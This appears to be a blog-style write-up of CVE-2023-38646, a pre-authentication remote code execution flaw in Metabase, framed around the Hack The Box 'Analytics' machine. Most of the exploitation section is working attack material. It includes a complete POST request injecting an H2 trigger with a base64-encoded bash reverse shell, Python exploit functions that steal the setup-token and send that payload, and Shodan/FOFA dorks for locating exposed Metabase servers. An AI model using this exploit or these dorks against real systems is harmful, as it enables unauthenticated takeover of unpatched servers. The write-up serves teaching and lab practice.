> For the complete documentation index, see [llms.txt](https://anekant-singhais-organization.gitbook.io/why-so-script-kiddie/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://anekant-singhais-organization.gitbook.io/why-so-script-kiddie/cve-explained-cve-2023-38646.md).
# CVE Explained: CVE-2023–38646
Metabase had a critical flaw on their platform that allowed attackers to execute arbitrary malicious code. Critical security flaw in versions before `0.46.6.1`
#### Highest Impact
Remote code execution on the server running the application.
* Does not require any form of authentication
* The unauthorized access occurred at the server’s privilege level, escalating the severity of the issue.
#### Exploitation {POC}

When reviewing the different flows inside Metabase and capturing the traffic from the installation steps of the product, researches noticed that there was a special token that was used to allow users to complete the setup process. This token was called the `setup-token` and most people would assume that the setup flow can only be completed once (the first setup).
This setup token was supposed to be wiped out after the process but didn’t.
So this paved the way for the attackers to access the token for the malicious purposes. This could be possible via two ways:
1. Viewing the HTML source of the `index\\login`page and finding it embedded in a `Json`object
2. Navigating to the endpoint:`/api/session/properties`
But there’s a catch if the metabase had the setup before [this](https://github.com/metabase/metabase/commit/0526d88f997d0f26304cdbb6313996df463ad13f#diff-44990eafd7da3ac7942a9f232b56ec045c558fdc3c414a2439e42b5668eced32L141) commit was made in the github -> The setup-token won’t be accessible.
Steps:
1. **Retrieve Setup Token:** Start by navigating to “" to obtain the setup-token.
Look at the token
1. Send a `POST` request to the server:
Here I used a base64 encoded payload in the POST request , we will delve deeper into what is this payload doing and how is it being executed at the end
```
POST /api/setup/validate HTTP/1.1
Host: data.analytical.htb
Content-Type: application/json
Content-Length: 832
```
```
{
"token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
"details":
{
"is_on_demand": false,
"is_full_sync": false,
"is_sample": false,
"cache_ttl": null,
"refingerprint": false,
"auto_run_queries": true,
"schedules":
{},
"details":
{
"db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\\njava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzcvNDQzIDA+JjEn}|{base64,-d}|{bash,-i}')\\n$$--=x",
"advanced-options": false,
"ssl": true
},
"name": "an-sec-research-team",
"engine": "h2"
}
}
```
PS: change the base64 shell in above request

and we get the shell:
#### Exploit development
The part that excites the most is how to develop the exploit , what to look for and all… I can’t go step by step here as it will be veruy long but I can help you in the crucial part:
I took inspiration from [Securezeron](https://github.com/securezeron/CVE-2023-38646)’s exploit here
1. getting the Setup-Token:
```
def get_token_and_version(host):
endpoint = "/api/session/properties"
url = f"{host}{endpoint}"
try:
console.log(f"Getting the setup token from the {host} url: {url}")
response = requests.get(url, verify=False)
if response.status_code == 200:
data = response.json()
setup_token = data.get('setup-token')
metabase_version = data.get("version", {}).get("tag")
```
```
if setup_token is None:
console.log(f"Setup token not found for this {url}", style="red")
else:
console.log(f"Setup Token: {setup_token}")
console.log(f"Version: {metabase_version}")
return setup_token
except requests.exceptions.RequestException as e:
console.log(f"Exception occurred: {e}", style="red")
```

The part where we develop the post request and actually send the payload :
```
def post_setup_validate(ip_address, setup_token, listener_ip, listener_port):
payload = base64.b64encode(f"bash -c 'bash -i >& /dev/tcp/{listener_ip}/{listener_port} 0>&1'".encode()).decode()
console.log(f"Payload = {payload}")
```
```
endpoint = "/api/setup/validate"
url = f"{ip_address}{endpoint}"
headers = {'Content-Type': 'application/json'}
data = {
"token": setup_token,
"details": {
"is_on_demand": False,
"is_full_sync": False,
"is_sample": False,
"cache_ttl": None,
"refingerprint": False,
"auto_run_queries": True,
"schedules": {},
"details": {
"db": f"zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\\njava.lang.Runtime.getRuntime().exec('bash -c {{echo,{payload}}}|{{base64,-d}}|{{bash,-i}}')\\n$$--=x",
"advanced-options": False,
"ssl": True
},
"name": "test",
"engine": "h2"
}
}
```
```
console.log(f"Sending request to {url} with headers {headers} and data {json.dumps(data, indent=4)}")
```
```
try:
response = requests.post(url, headers=headers, json=data, verify=False)
console.log(f"Response received: {response.text}")
if response.status_code == 200:
console.log(f"POST to {url} successful.\\n")
else:
console.log(f"POST to {url} failed with status code: {response.status_code}\\n")
except requests.exceptions.RequestException as e:
console.log(f"Exception occurred: {e}")
console.log(f"Failed to connect to {url}\\n")
```
The whole exploit can be found [here](https://github.com/Anekant-Singhai/Exploits/tree/master/CVE-2023-38646)
We run our exploit:
we get the shell again:
#### How to Practice
setup docker and reproduce above steps also see the yt video for the guide
```
docker run -d -p 3000:3000 --name metabase-enterprise metabase/metabase-enterprise:v1.44.0
```
[Youtube video](https://www.notion.so/c5f0c6dc5fb74183a0e006bc98ab62a8?pvs=21)
HACK-THE-BOX machine: Analytics
#### DORKS:
This one also provides the other cve details: [Source](https://twitter.com/HunterMapping/status/1683824428948262912) FOFA:
```
app="Metabase"
```
SHODAN:
```
product:"Metabase"
```
#### Delve Deep Into exploit
The exploit itself
```
zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\\\;CREATE TRIGGER IAMPWNED BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\\nnew java.net.URL('').openConnection().getContentLength()\\n$$--=x\\\\;
```
1. **`zip:/app/metabase.jar!/sample-database.db`**: It seems to be specifying a database file located within the Metabase JAR archive.
2. **`;MODE=MSSQLServer`**: This sets the mode for the database to MSSQLServer. It might be an attempt to exploit a specific behavior related to Microsoft SQL Server.
3. **`;TRACE_LEVEL_SYSTEM_OUT=1`**: It sets the trace level to output system information. This could be used for debugging purposes.
4. **`\\\\\\\\;CREATE TRIGGER IAMPWNED BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\\\\nnew java.net.URL('').openConnection().getContentLength()\\\\n$$--=x\\\\\\\\;`**:
* **`CREATE TRIGGER IAMPWNED BEFORE SELECT ON INFORMATION_SCHEMA.TABLES`**: This part attempts to create a trigger named **`IAMPWNED`** before any **`SELECT`** operation on the **`INFORMATION_SCHEMA.TABLES`** table.
* **`AS $$//javascript\\\\nnew java.net.URL('').openConnection().getContentLength()\\\\n$$--=x\\\\\\\\;`**:
* This is the body of the trigger, written in JavaScript-like syntax. It attempts to make an HTTP request to **`https://example.com/pwn134`** and retrieve the content length.
* The **`$$`** is used as a delimiter for the JavaScript code.
* The **`=x\\\\\\\\;`** at the end might be an attempt to comment out the rest of the SQL query to avoid syntax errors.
***If you Like my Post , Let’s connect:***
[Linkedin](https://www.linkedin.com/in/anekant-singhai/)
[Twitter](https://twitter.com/babe_eliza24)